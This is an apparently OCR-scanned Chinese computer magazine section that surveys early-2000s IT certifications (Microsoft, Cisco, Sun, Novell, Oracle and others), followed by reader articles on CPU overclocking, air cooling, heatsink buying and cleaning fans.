微软认证数据库管理员（MCDBA）证书是为那些实现和管理SQL Server数据库的专家准备的高级认证。它证明你有能力实现和管理Microsoft SQL Server数据库导出物理数据库的设计，开发逻辑数据模型，创建物理数据库，用Transact-SQL创建数据服务，管理和维护数据库，配置和管理安全性，监控和优化数据库并且安装和配置Microsoft SQL

Server 软件。MCDBA 认证适合于数据库管理员、数据库分析员等。

通过获得高级MCDBA证书,个人可以证明自己拥有领导企业成功地设计、实现和管理Microsoft SQL Server数据库所需的技能。

MCDBA 应试者应该拥有至少一年使用 Microsoft SQL Server 的经验。

有关详细信息，请访问官方 Web 站点 ：

http://www.microsoft.com/mcp/cerstep/mcdba.htm

微软认证系统工程师 (MCSE)证书

证明你能设计、实现、维护和支持信息系统在各种环境中使用Windows NT Server网络操作系统和BackOffice家族的集成服务器产品。能够基于 Windows 2000 平台和Microsoft服务器软件进行商业解决方案的商业需求分析、基础架构的设计和实施。实施任务包括网络系统的安装、配置和故障排除。

MCSE认证适合于系统工程师、技术支持工程师、系统分析员、网络分析员、技术顾问。

MCSE应试者必须具备下列网络操作系统环境下的至少一年的实施和管理经验。

支持 200 到 26000 个用户、5 到 150 个物理位置，典型的网络服务和应用,包括文件、通信、代理服务器或防火墙、拨号服务器、桌面管理以及Web宿主服务。连接服务,包括将远程位置的独立办公室和用户连接到企业网以及将企业网连接到Internet。

另外,MCSE应试者还应具有实现和管理桌面操作系统、实现和管理网络操作系统、设计网络基础架构领域至少一年的工作经验。

有关详细信息，请访问官方 Web 站点：

http://www.microsoft.com/mcp/cerstrp/msce.htm

微软认证的系统工程师 + Internet 证书(MSCE+Internet)

证明你有能力，能够基于 Windows NT 和 Microsoft 服务器软件提供增强、部署和管理复杂的Intranet和Internet的解决方案，加强、配置和管理复杂的 Internet/Intranet 解决方案,管理包含浏览器、代理服务器、主机服务器、数据库以及邮件和商业构件的系统管理和分析Web站点。

http://www.microsoft.com/mcp/cerstep/mcsein.htm

其他还有“MCP+Internet”证书之类,由于取消Windows NT4.0 考试后，这一项也将被取消，所以各位可以自己查看有关详细信息 ：

http://www.microsoft.com/mcp/cerstep/internet.htm

微软认证体系是由微软公司自己建立,但认证实施是由美国的思而文学习体系有限公司和虚拟大学企业集团来做。微软（中国）主页上有各地培训点的详细联系方法,你可以就近联络。

（二）准备考试

1. 报名和交费

(1)提供个人信息，在 APTC 参加考试，要提供详细的个人信息（姓名、汉语拼音姓名、英文公司名、英文地址、邮编、电话、传真、身份证号码),若已在该APTC参加过考试，请提供姓名和考生身份号码（Candidate ID)。

(2)提供考试信息，如所参加考试的详细信息（考试号码、考试名称、考试语种、考试日期)。

(3)交纳考试费用，一般在 300 元人民币左右。

2. 参加考试

(1)考试当天携带身份证(护照或军人证)和一个辅助证件，在约定时间前到考场参加考试。

(2)应严格遵守考场规则，考试结束后应妥善保管好成绩单。

(3)对考场管理有任何意见或建议，请发 Email 向 Prometric 公司北京办事处反映。

3. 证书相关信息

(1)请查询相应公司主页的Certification或Education或Training 部分。



(2)培训相关信息，请查询相应公司主页，或向 APTC 咨询，部分 APTC 同时从事培训。

(3)证书由微软公司从香港寄出，在你通过全部科目考试3－4周内会寄到你的手上。

你会收到微软寄来的Welcome Kit。邮件包括祝贺信、标志使用协议、使用指南及标志物品清单，还有印有你名字和ID身份号的证书和你的成绩单。呵呵，你的证书是由Bill Gates亲笔签发的喔！幸福吗？

二、Cisco 认证

Cisco是近年来发展不错的网络硬件生产厂商。其路由器等网络产品在全球有大片的市场。获得了Cisco的认证,就是在向人们证明你在网络硬件配置、处理方面有非常专业的技能。

同时你也就有了高薪的保证。

（一）在网络支持方面

Cisco 认证网络支持工程师(CCNA)

主要针对简单的网络。

Cisco 认证资深网络支持工程师(CCNP)

有安装、配置、操作及诊断包括局域网、广域网路由和局域网交换的更加复杂的Cisco网络所需的专业技能。

Cisco 认证网络专家(CCIE)认证（CCIE —路由和交换，CCIE — ISP 拨号）

能够在Cisco职业认证下获得的最高认证级别(2年的在职经验)。

(二)路由和交换网络设计

在Cisco网络设计职业认证方面，你可以获得以下2个认证：

Cisco 认证网络设计工程师(CCDA)

也是关注相对简单的网络。

Cisco 认证资深网络工程师(CCDP)

有必要的专业技能，可以设计基于 Cisco 局域网和广域网路由器以及局域网交换机的更加复杂的网络。是为那些希望设计路由局域网、路由广域网和交换型局域网的Cisco网络的人员设计的。

(三)广域网交换网络设计和支持

Cisco开发了一个独立的广域网交换网络设计和支持认证。广域网交换职业认证可以确保你拥有配置、操作、故障诊断和管理广域网交换型网络的技能，包括：媒体和电话传输技术、错误检测、时分复用(TDM)帧中继和ATM知识。Cisco特定技术的知识，包括广域网交换机平台、应用程序、体系结构和接口。服务供应商技术的知识，包括包密封和网络到网络互连。

Cisco 提供以下广域网交换认证，包括：

助手(CCNA - WAN 交换)、专业(CCNP - WAN 交换和 CCDP - WAN交换)和专家(CCIE - WAN交换)级别。

(四)考试形式（以 CCNA 为例）

考试时间：135 分钟

考试题目：65 题

证书名称:Cisco Certified Network Associate（CCNA）

考试类型：选择题，填空题，不能向前翻回改动已做的题。

Cisco 认证考试由思而文公司授权考试中心 APTC（Authorised Pro metric Testing Center）代理。北京、上海、广州、深圳、哈尔滨、武汉、西安等22个城市都有代理点。你可以就近选择一家进行咨询、报名、交费和考试。

三、Java 认证考试

Java 语言在全球广泛应用，它具有安全性、易用性和跨平台运行等优点，有很强的可移植性。Java 公用规范(PAS)已被国际标准化组织(ISO)认证，Java技术已列为当今世界信息技术三大要点之一，而它的开发商就是美国著名的 SUN 公司。

Java 程序设计员认证

对于 Java 程序设计员，SUN 推出两项认证：SUN Certified Java Programmer (SCJP)和SUN Certified Java Developer(SCJD)。 SCJP 测验你的 Java 程序设计概念及能力，内容偏重于 Java 语法及 JDK 的内容。SCJD 则进一步测试你用Java开发应用程序的能力，你必须先完成一个程序的设计方案，再回答与此方案相关的一些问题。

Solaris 系统管理认证考试

对 Solaris / SUN OS 系统管理员，SUN 推出 Certified Solaris Administrator(CSA)。CSA 分别为两个等级(Part Ⅰ和 Part Ⅱ)，测试你对 Solaris 系统管理的了解程度。

Solaris 网络管理认证考试

为了测试使用者对于 Solaris 网络管理的能力，SUN 推出 Certified Network Administrator(CNA)。内容包括基本网络概念、Routing and Subnet、Security、Performance、DNS、NIS+等，通过考试后，SUN公司会在一个月内给你寄出证书邮包，里面有一张全球认可的证书、一枚徽章、一份祝贺信和一只带有 SUN 标志的钢笔。你可以将 Java 认证的标志印在个人资料上作为技术能力的肯定。SUN 还建有存放认证人员资料的数据库（http://www.galton.com/~sun/）。



眼下世界各地Java认证人员十分缺少，因此Java认证人员的待遇比一般的技术人员要高出一大截。在美国、加拿大、澳大利亚、新加坡等国家，持有 Java Programmer 认证证书的人年薪均在4 - 10万美金。我国对Java技术人员的需求量将高达20万余人。

目前，在我国参加认证考试并获得认证资格的人员不足 2000 人。在国内持有 Java Programmer 认证的程序员更有极好的工作机会和奇高的薪水（呵呵，是奇高啊）。

报考步骤：

(1) 向 SUN 培训部购买准考证(Certification Voucher)

SUN 北京培训部（010）68035588/68039059

SUN 上海培训部（021）64661228/63267455

SUN 广州培训部（020）87555900/87552813

(2) SUN 培训部收到你的汇款后，将向你提供准考证和相关考试中心联络信息。

(3) 请直接与考试中心联络，考试中心将给你一份考试确认书。

（4）于约定时间到考试中心考试，请携带考试确认书，准考证原件及其他要求证件。题目均为英文，并以电脑作答。

详细情况请上SUN的中国站查看（http://www.sun.com.cn/education/）。

四、Novell资格认证

Novell的资格认证教育计划被公认为全球IT行业中领先的网络支持计划。它在中国开设的资格认证主要是IT/IS专业人员认证。

Novell认证网络管理员—CNA

CNA具有提供客户需要的支持的技术能力。通过掌握 NetWare5、IntraNetWare、GroupWise5为客户提供所需的系统管理与技术支持。完成CNA认证后，你可以通过访问CNA Advantage的http://education.novell.com/cna站点获得不同的服务，来增强知识和技能。这一受密码保护的站点使你可以及时了解最新的计划、产品和行业信息，可以给Netware和GroupWise的用户提供个性化的现场管理支持。CNA可以向各种工作环境下的软件用户提供支持，包括专业公司、小型企业、工作组、各部门以及公司信息服务部门。

CNA可以做的工作有：

建立用户工作站、管理网络环境中的用户与资源、执行网络应用程序、共享软件资源、安装配置打印服务器、设置打印服务、使网络访问自动化、设置并优化台式机、日常软件维护、监控网络运行情况。

取得CNA认证需要通过Netware5管理，完成对Netware5网络系统管理工作，包括Novell目录服务(NDS)的知识及其在网络中的应用，利用NDS简化管理工作。

Novell认证网络工程师—CNE

通过获得CNE证书，你可以证明你的技术能力并发展自己的事业。可以帮助解决公司内部的网络管理问题和高级技术问题，对网络进行规划、安装、配置、故障查找和提供升级服务。可针对客户的需求提供技术支持。

你还会同时获得CNA证书，并且可以访问专门为CNE设计的网站CNE Net。通过CNE Net，你会得到最新产品计划和最新技术信息，CNE所能胜任的工作有：

将分散的网络客户集中起来、利用TCP/IP协议设计网络互联、将LAN转换为Intranet、集中向服务器和客户机分配升级软件、为新兴技术做准备、对复杂多平台打印环境中的打印进行配置并查找故障、设计、分析并集成一项Novell目录服务(NDS的实施)、使用协议分析程序来查找网络问题。

Novell认证高级工程师 —— Master CNE

Master CNE有能够向跨不同平台的复杂网络问题提供解决方案的高级技能，向客户提供严谨的集成解决方案。企业依赖于具有Master CNE认证的人员，通过建立安全可管理的Intranet/Internet站点，将其网络基础结构变为能处理当今Internet需求的网络。

Master CNE是网络行业中多厂商集成专家，可随时处理各种集成问题，其中包括：

用NDS集成多供应商应用服务器、管理跨平台网络并查找故障、进行系统更新、管理高级的打印服务与远程打印、管理网络数据库、利用LAN配置安排应用程序的路由和桥接、管理远程服务器、集成复杂数据库、创建文档安全组、设计并实施数据组维护程序。

五、Macromedia认证培训

大名鼎鼎的Macromedia软件公司占据全球多媒体行业85%的市场份额(就是在网络上造就了一大批自称"闪客"的那个公司)，在多媒体、图形处理等领域都有不凡的影响，其产品有 Authorware、Director、Fireworks、Dreamweaver、Flash、Freehand等，在Internet中广泛流行。

为了让公司产品在中国卖更多的钱（呵呵，事实如此啊），Macromedia公司推出了Macromedia中国授权认证培训体系，在中国建立了"Macromedia中国授权认证培训管理中心"（安营扎寨好打仗嘛）。

Macromedia中国授权认证培训体系包括：Macromedia中国授权认证培训管理中心Macromedia ATM（负责审核、认证Macromedia ATP并统一管理Macromedia ATP的培训考试工作）、Macromedia中国授权认证培训中心Macromedia ATP（各培训点配备Macromedia公司授权认证的专业教师，为学员们提供专业、一体化的产品技能培训）和Macromedia中国授权认证培训考试(Macromedia ATT，负责统一命题和对所有考生进行Macromedia产品技能水平考试，按照考试结果进行相应等级划分的技能考试)。



取得了Macromedia认证就意味着你在多媒体领域已有了相当高的技能，那么。你步入外企，加薪升值就……指日可待了。：）哈……哈！

详情请浏览相关网站：

http://www.triworks.com.cn/train/onlineschool.htm

六、Adobe认证

为了帮助中国用户改进和提高使用Adobe软件产品的技

能和工作效率，Adobe公司特设立"Adobe中国认证培训/考试计划"。

该计划主要包括设立并认证Adobe中国认证设计师（ACCD）、Adobe中国认证培训中心（ACTC）和Adobe中国认证考试中心（ACEC），并将ACCD作为一个优秀的电脑设计行业标准被认可。

如果你期望成为一位图形设计师、网页设计师、多媒体产品开发商或广告创意专业人士，并希望对你在Adobe软件产品方面的专长得到承认，或者你是图形设计者、Web设计者、系统集成商、增值分销商、开发人员和商务人员，“Adobe中国认证设计师（ACCD）”正是你所需要的。

作为一名"Adobe中国认证设计师"，你将被Adobe公司授予正式认证书，使你作为一位高技能、专家水平的Adobe软件产品用户，更有资格向你的客户及老板自荐。同时还可以享受Adobe公司给予的特殊待遇，授权在宣传资料中使用ACCD称号和Adobe认证标志，及在Adobe和相关Web网页上公布你的个人资料等等。

凡通过四门产品认证考试的学员，可获得"Adobe认证设计师"（ACCD）的称号和证书。

目前认证培训有：

Adobe中国认证专业平面设计师、Adobe中国认证数码视频设计师、Adobe中国认证网页设计师、Adobe中国认证商务出版设计师。欲知更加详细的情况，请去Adobe中国认证考试管理中心查看（http://www.adobeedu.com.cn/）。

七、Oracle认证

数据库之王Oracle公司的OCP认证是一项很权威的专业技术标准，它是专为认证那些能够满足对Oracle核心产品的服务与支持，并具有娴熟的操作能力与广泛理论知识的专业人才。一旦通过Oracle认证，你在行业内的专业资格将被确认，从而使个人或所在企业更具竞争实力。

一次性通过Oracle认证专家计划包含了两个目前IT行业十分热门的认证角色，即数据库管理员(DBA-Database Administrator)和应用程序开发员(DEV-Application Developer)。这可是最有"钱"途的东西啊！

八、COMPAQ认证

COMPAQ很有名气，它的ASE系统工程师认证也很有名气。COMPAQ ASE是COMPAQ公司为全球高级网络人才推出的认证，主要是网络硬件方面。要获得COMPAQ ASE你必须先完成Novell CNE或者微软MCSE的课程，并且你的COMPAQ专业课程全部通过考试。

你可以去http://www.compaq.com/education/查询。

九、3Com认证

著名的3Com公司想必大家早有耳闻，它在网络界有极大的号召力，其推出的Master of Network Science（网络大师）认证也是当今网络界对网络工程师的专业技术水平所给予的最高肯定。3Com的MNS（网络大师）共有五种彼此独立的解决方案认证，分别是WAN（广域网）解决方案证书、LAN（局域网）解决方案证书、远程访问解决方案证书、网络管理证书、网络结构证书。你可以根据自身的实际情况选择"大师"门类。呵呵，当然，你很聪慧或者很有钱，或者你很勤奋，那你可以多考几个证书。只要你愿意，3Com公司是不会介意你为了拿几个"大师"证书多花钱的。

十、CIT认证

CIT是剑桥大学考试委员会主办的信息技术技能培训及资格认证——剑桥信息技术的简称。CIT在许多国家普遍得到了社会和企业的认可。

1993年我国开始引进CIT，目前共有19个模块实施应用，世界上英国、法国等40多个国家认可CIT证书。CIT实行模块化考试，完成一个模块的学员可获得剑桥CIT模块证书，可以继续申请获得CIT信息技术证书。由于在国际中广泛的认可度，CIT证书也慢慢成为升职加薪的依据。

小结：国际认证的选择

粗略地介绍了10个国际认证。但我想，你一定头晕目眩口干舌燥两腿发软站立不稳。不要被这么多的认证给搞得找不着北，山人自有妙计。

你也不一定什么都要学，什么证都要拿。虽说多多益善，但谁也不可能什么都会。那些所谓的电脑高手，网络高手只不过在某一方面比较出色罢了。也没见程序员都会DIY电脑，也没见游戏狂徒都会写程序。IT这一行，技术发展很迅速，说不定你学了一项新技术，到了明天连看的人都没有。时间很宝贵，在IT这一行时间就是金钱。所以，选择一门自己喜欢的或自己擅长的去拿证，去发展，就不会错的。

附注：

为了满足电脑爱好者的渴求和配合《国家级计算机信息高新技术考试》，由全国因特网考试服务中心和天津市福克斯培训考试服务中心联合举办的国家级证书培训考试函授班现在全国范围内招生。



请访问：http://www.21fox.com，或来电咨询。

咨询：022-27414165，27486298　传真：022-27373616

E-mail：zgy@public.tpt.tj.cn

超频给你的爱机带来了活力，同时也对你爱机的稳定性提出了考验。下面两位朋友都是超频老手，他们对超频的切身体会是怎样的呢？相信我们从中可以得到一些启发。

曾经有一台性能稳定的电脑放在我的面前，我没有珍惜，等失去后我才后悔莫及，人世间最痛苦的事莫过于此，如果上天能够给我一个再来一次的机会，我会对这台电脑说三个字：“不超频”，如果非要加上一个期限，我希望是永不超频！

——来自上海的“永不超频”

虽然我使用电脑没有多久，虽然我的电脑是垃圾二手电脑，但经过我的调教，速度是那么的飙！我超频我光荣！

——来自四川的老同

超频与散热



□上海　我不超频

我永不超频

当超频狂潮席卷而来的时候，我加入其中，并且成为一名出色的超频老手，但是经过了1年N个月的使用，最终放弃超频，走向正道。:)

当我了解到超频的含义时，非常着迷，要知道当时市场的CPU每提高50MHz，价格就会提高不少，我要是超频使用，可就能省下不少钱哟。当初也听说了超频的坏处，只想超一点点就行了，然而人的欲望满足以后，就会有更高的欲望，看到稳定以后又想着继续往上超，当超不上去的时候又想还有没有更好的办法——加电压、改造电源、改造板卡、水冷……好极了，看到如此快的电脑，却如此的便宜，我最后终于停止超频，开始使用了，时不时可以炫耀一下自己。

在日后的使用中，实在是一个折磨人的过程。开机黑屏、死机、散热设备出问题、未知故障等等一系列的问题，但是这没有难倒笔者，不过就是多动动手，平均两三天就开机箱维护一次。但是我愿意，因为省下了一笔钱呀，偶尔死机，一点点不稳定，没有什么不能忍受的。

时间一天天过去，电脑硬件的价格日渐下降，笔者超频的热情也因此逐渐下降。在使用超频过的电脑1年N个月的时候发生了“惨案”。我和一家公司签订了一份合同，合同写明如果在指定日期交不出文章，就罚款4千，笔者提前2天写完开始校对，在校对的时候散热设备出现问题，接着电脑死机。小意思，关机，重新调整散热设备，重新开机就一切OK了。然而这一次却无法从硬盘启动，顿时笔者感到一股“暖流”经过了全身。赶快关机，把频率降回来，再次开机以后，仍然不行。从软盘启动，然后检查硬盘，分区表坏了。哇！真是欲哭不能。我赶快想办法恢复硬盘的文件，不过恢复后的目录、文件名完全改变，笔者要在上千个文件中寻找那么几个文件……最终我还是放弃了寻找，重新开始，老老实实两天两夜没睡觉，才把任务完成。

超频……我安稳地使用电脑1年N个月，然而这次事故把我彻底放倒了……从此笔者的工作电脑绝不超频！

□四川　老同

我那二手电脑，从使用的第一天开始就没有稳定工作过，但是我凭借一点对电子知识的天份，对其进行改造，希望能够好转，最终在我弄坏N个硬件的时候，我才发现这都是那破二手电源造成的。更换了电源，机器终于稳定了。这时，超频将我迷住了，它能让我的“奥拓”变成“法拉力”级别的电脑，多么充满诱惑力！

1.初试牛刀

CPU频率 = 倍频 x 外频。我们只要人为改变倍频和外频，CPU的频率就会相应提高，电脑的速度就会变快！速度变快的同时CPU温度就会上升，只要控制住温度就OK了，超频就从这开始！

2.进阶超频

超频要成功，除了需要控制温度，还有就是需要一个稳定的供电系统。供电系统的稳定与否很大程度上决定于电源功率、电源的滤波电路、主板上面的滤波电路。检查我的电脑元件以后，发现很多元件质量都非常差。将电源滤波电路缺少的元件添加上去，加大电源、主板等等的滤波电容，这样才能让整个电脑的供电系统稳定，供电系统稳定以后才能够进一步超频！加电压是超频成功的保证！

3.疯狂超频

当得知k6-2的铝盖能揭开对核心部分直接散热的时候，我毫不犹豫地揭开了盖子进行超频，温度果然更低了。然而没有多久，因为风扇的震动，我的k6-2的核心部分四个角都被磨坏了，我想我或许是中国第一个把k6-2核心磨坏的人吧。(^_^) k6-2不行了，我就换，购买了新的k6-2+以后，我接触到了水冷，这样就不会磨坏角了。接下来就是进一步提高CPU电压，进一步提高CPU频率。

4.超频的扩大化

为了进一步地让电脑发挥潜力，超频后的下一个目标就是显卡。显卡的速度快慢是由两部分决定的，一个是核心工作频率，一个是显存工作频率，这两个参数也可以通过自己设定。好了，剩下的就是找到临界点，尽量往高调，直到花屏。

5.终极超频

为了稳定性的提高，需要全面提高整个电脑的电压，所以我对电源进行了改造。

我超频我光荣！不过，还是应该稳定胜过一切！

你们说小渔爱超频吗？说实话，单位的 Celeron 500，我可是连机箱都很少开。要知道，稍有不慎，大家给我发的妹儿，还有下期“步步高”的下锅米就报销了:(。不过，小渔是非常喜欢“折腾”机器的，回到家中，那 Duron 800 可就要受苦了，总得上个 GHz 吧。:DD

相信不少朋友喜欢把自己攒的家用机升升级，顺便超超频，一超频，必然会产生更大的热量。另外，小渔经常收到类似邮件，询问为了让毒龙雷鸟平安度夏，需要采取一些什么措施。而且据 XX 天文台预测，北京的气温会轻易飙至将近 40 摄氏度，所以给爱机降温迫在眉睫……

——步步高栏目主持　小渔

为你我受冷风吹
——风冷散热器全面介绍

□上海　Emil

超频与散热

CPU 的频率越来越高，随之功耗也逐渐增加，发热量当然也是节节攀升。如果你的电脑经常出现死机、蓝屏错误、打开程序错误、丢失数据、自动重启等等问题，很有可能就是因为 CPU 过热造成的。而且随着炎夏的临近，大家对爱机是否能够安全度夏感到困惑，这里给你提供了完全的解决方案。

常见的 CPU 散热方式主要有两种，分别是风冷和水冷。

所谓风冷，即是利用风扇所产生的风，将散热片的热量带走的一种散热方式，此法也是电脑最常用的一种散热方式。水冷的效果就好很多，降温速度快，它通过水的流动将热量带走，它以良好的散热效能深深地打动着DIY发烧友的心。在国外，水冷散热系统已经在 DIYer 中很是流行。当然，就目前中国市场而言，它并不适合每一位用户，因为水冷本身就存在一定的危险，稍不注意发生漏水就会让电脑归西。对于绝大多数用户来说，风冷散热方式才是最适合的。本文主要对市场上的风扇散热加以介绍。

1.风冷散热器的散热原理

目前 CPU 是产生热量的主要源头，我们知道散热片的核心是同散热片底座紧密接触的，CPU 表面发出的热量传到散热片上，再由风扇转动所造成的气流将热量“吹走”，如此循环，这就是处理器散热的简单过程。从这点来看，整个散热循环过程包括 4 个单元，分别为 CPU（热源产生者）、散热片、风扇和空气（热交换的最终流向）。

2.风冷散热器的选购

在市场中琳琅满目的风扇着实让人眼花缭乱，从而使很多人走进了宣传的误区，他们总是认为风扇的转速越高越好。其实这不完全正确，风扇的转速增加，的确是增加了进风量，提高了散热效果。但其速度越高，噪音也越大，也将大大缩短风扇寿命，给主板和电源的供电压力也越大，甚至引起系统的不稳定。正确的风扇转速应该根据 CPU 的发热量决定，应在 3500 转至 5200 转之间。如何才能选到一款合适的 CPU 风扇呢？这是一个比较复杂的问题，在此还是详细介绍一下。

其实 CPU 风扇必须加上散热片才能够发挥作用，这点一定注意。因为我们平时把风冷散热器简称为风扇，好像风扇的好坏才是风冷散热器的关键，其实散热片不可忽视。热量的基本传递方式有三种：传导、对流、辐射。CPU 散热器的散热片必须紧贴CPU，这种传递热量的方式是传导。散热风扇带来冷空气，带走热空气，这是对流。温度高于空气的散热片将附近的空气加热，其中有一部分就是辐射。

要想传导好，散热片要采用优质的材料。金和银的导热性能最好，但价格太高，纯铜散热效果次之，但已经非常优良，不过铜片也有缺点，造价高，重量大，所以大多数散热片都是采用轻盈坚固的铝材来制作的。这其中，铝合金的热传导最好，好的CPU风冷散热器也采用铝合金。为了加速热传导，建议大家使用导热硅脂，这虽然是与散热风扇不同的一种东西，但对于CPU的散热，导热硅脂却有着举足轻重的作用。许多朋友可能轻视了这些白色粘稠物的实力。

要想对流好，就需要散热风扇，它可以提供足够的风量，以确保凉快的空气可以源源不断地补充。市面上的散热风扇主要有轴承风扇和滚珠风扇两种。轴承风扇成本低，但噪音大，转速受限制。滚珠风扇噪音小，转速高，但成本高。要知道 CPU 风扇的噪音问题已经逐渐成为一个不容忽视的问题。在相同转速的情况下，滚珠风扇




图 1




图2



图 3

的噪音较低，无疑是一大优势。为了让风扇可以在较低的转速获得较高的风量，最新出品的好风扇都采用了多叶片，镰刀形状，这样可以有效增大风量，降低噪音，所以值得大家优先考虑。

为了增加辐射，风冷散热器的散热片应该具有足够的散热面积。这里所说的散热面积不同于一般意义上的体积和面积，它是指散热片的表面积，如果散热片的鳍片很高很多，那么散热面积可以成倍增加，换来的是非常出色的散热效果。有的散热器将散热片的表面做成带有棱状突起的形状，就是为了增加表面积，提高辐射热量的传递。

目前，风冷散热器有众多品牌，比较受大家青睐的有Cooler Master、Foxconn、驰风、九州风神等。

低价位（25元左右，比较大众化系列）推荐：大水牛CE5208（35元）和Cooler Master DP5-5F11（30元，如图1）。

中档价位（50元左右，满足一般超频发烧友），推荐：驰风911（55元）、驰风名典1号（65元）、Foxconn PK016（60元，如图2），性价比很高，相信绝大多数朋友都会喜欢。

高档价位的散热器（100元左右或以上，适合绝对发烧友），推荐：Foxconn PK045（96元）、Cooler Master 6H51（100元，如图3）、驰风046（90元）。

另外，在选购时请注意，不同的风扇可能适合不同的品牌、型号、频率的CPU，所以请大家了解仔细了再购买。



超频与散热

□四川　王自川

一、超频法大放送

1. 超CPU外频法　这种方法是最基础的，按照主板说明书上的方法，把CPU的外频提高，以达到让CPU工作在更高频率的目的。并且外频提高以后，会相应地提高各设备间的传输速度，可以让电脑整体速度提高一大截（不过外频不可调太多）。对于软跳线的用户，只需要进入BIOS进行设置就行了。

2. 超CPU倍频法　这种方法也是基础的，按照主板说明书上的方法，把CPU的倍频提高，以此达到让CPU工作在更高频率的目的。提高倍频只是单纯地提高了CPU的速度，不会提高各设备间的传输速度，理论上说可以让电脑其他配件寿命不受影响。对于软跳线的用户，只需要进入BIOS进行设置就行了。然而目前的CPU倍频往往是被锁住的，对于Intel的CPU几乎没有办法破解倍频，也就无法超倍频。对于AMD系列的毒龙CPU，可以采用铅笔连接L1桥的方法来破解倍频，但是我建议最好不要这样做，最好去维修电脑的地方让他们帮你焊接上。有一次，我将毒龙CPU用铅笔连通以后，经常开机黑屏，要Reset一次才能正常使用，这是因为铅笔的导电性限制造成的，后来我把L1用电烙铁焊接上以后问题才解决了。建议大家如果没有相当高的焊接技术，不要自己去焊接。

3. 软件超频法　软件超频法的原理和上面差不多，只是它是通过软件来设定倍频、外频而进行超频的。有些主板也采用类似的技术，如技嘉主板提供的Easy Tuner III软件等。

4. 显卡超频法　显卡超频，主要是通过软件来设置显卡的核心工作频率和显存工作频率而进行超频，如PowerStrip和RadeonTweaker（适用于ATI Radeon显卡的超频软件）等。

5. 内存超频　通常内存的频率和CPU的外频是一样的，我们提高CPU的外频实际上也对内存进行了超频。但是对于用了分频技术的主板来说，我们可以进入BIOS，单独对内存的频率进行设置调整。

6. 硬盘超频　可以通过提高硬盘电压来超频，这样做非常容易烧毁硬盘，最好不要做！

7. CPU风扇超频　提高风扇电压，加快风扇转速，目的是为了更好地散热，但结果往往不理想。

二、散热法大放送

1. CPU风冷　购买高质量的CPU散热风扇进行散热。

2. CPU风冷打造　购买高质量的CPU散热风扇进行散热，在此基础上对散热片进一步改装，手段是增大散热片的面积，增加CPU风扇的排气量、转速等等。但是无论怎么改装，对于超频狂来说，风冷的散热能力远远不够。

3. 机箱改造　这个是为了降低机箱内部空气的温度，加强空气流通，配合CPU风冷，能让CPU温度更低。但是往往这种改造是暴力的，破坏了机箱的电磁辐射屏蔽作用。因为高频电路工作的时候会对外散发出辐射波，对人体有一定伤害。目前电脑辐射主要就是高频的电磁辐射，以及来自显示器的阴极射线管的辐射。

4. 普通水冷　通过购买水冷散热器来进行降温。

5. 自己制作的水冷　通过各种方式制作不同形式的水冷，达到降温的目的，是动手能力强的DIYer的首选，并且我们可以因地制宜，根据需求打造个性化的水冷。

6. 附加散热设备的增加　比如给显卡上面增加散热块等。

三、稳定性提高方案

1. 提高电压　这个是最简单有效的方案，适用于一切被超频的电子设备。适当地增加一点点电压就可以让这些设备工作更稳定。

2. 稳定电压　这个方案效果不是很明显，但有一定效果，就是通过增加滤波电容，或者改进滤波电路，让电压更稳定。

3. 更换元件　这个方案效果也不是很明显，主要是通过把电路里质量普通的元件更换成高质量的元件，比如将电解电容更换成钽电容，把低精度的电阻更换成高精度的电阻等等。

□四川　陈潇恺

风冷散热器清洁有方

散热块和风扇上面的灰尘太多，会导致散热能力下降，所以我们需要经常对风扇和散热块进行清洁工作。

清洁工作也很简单，拆下风扇，然后把散热块和风扇里的灰尘用刷子刷干净就行了。虽然看起来简单，但是还是有许多注意事项。下面我们以清理显卡风扇和主板上面的风扇（北桥散热用）为例，进行说明。

1.清洁主板上的散热风扇。首先我们看看没有清理前的主板北桥芯片上的散热风扇，如图1所示。这个风扇跟CPU风扇的拆卸方式类似，取下四颗螺丝，如图2，取下风扇后的散热块如图3所示。仔细看图，大家会发现厚厚的一层灰，这些灰尘不但是电路板的杀手，未知故障的制造者，更是导致温度无法下降的元凶。我们用油画笔（刷子）将这些灰尘扫去，如图4，最后将除去灰尘后的风扇安装回去。

2.清洁显卡风扇。同样我们取下四颗螺丝，如图5，不过要注意在取显卡散热器上面螺丝的时候用力稍微轻一点，取下以后扫掉灰尘，然后安装回去就行了。

3.清理的时候需要注意的事项：

(1)尽量不要碰到其他的配件，以免造成接触不良。

(2)在清扫灰尘的时候注意不要把灰尘弄到主板上面或者插槽里面，如果把灰尘弄得到处都是，那以后可能会出现许多意外的故障。

(3)在清理风扇灰尘的同时应该注意清理风扇附近的硬件，往往我们会发现CPU风扇附近的板卡或者插槽上面有大量的灰尘，我们需要清理掉这些灰尘。

(4)在安装好风扇以后，一定要记住把风扇连接到电源上面去，笔者好几次就是忘记给风扇通电，结果造成CPU多次被烧烤。

经过这些清理灰尘的步骤，你会发现散热器的散热能力大大增加了，如果有条件，笔者建议每个月进行一次这样的清理。同样我们还可以清理电源风扇，这个就留给大家自己去做了。




图1




图2




图3




图4

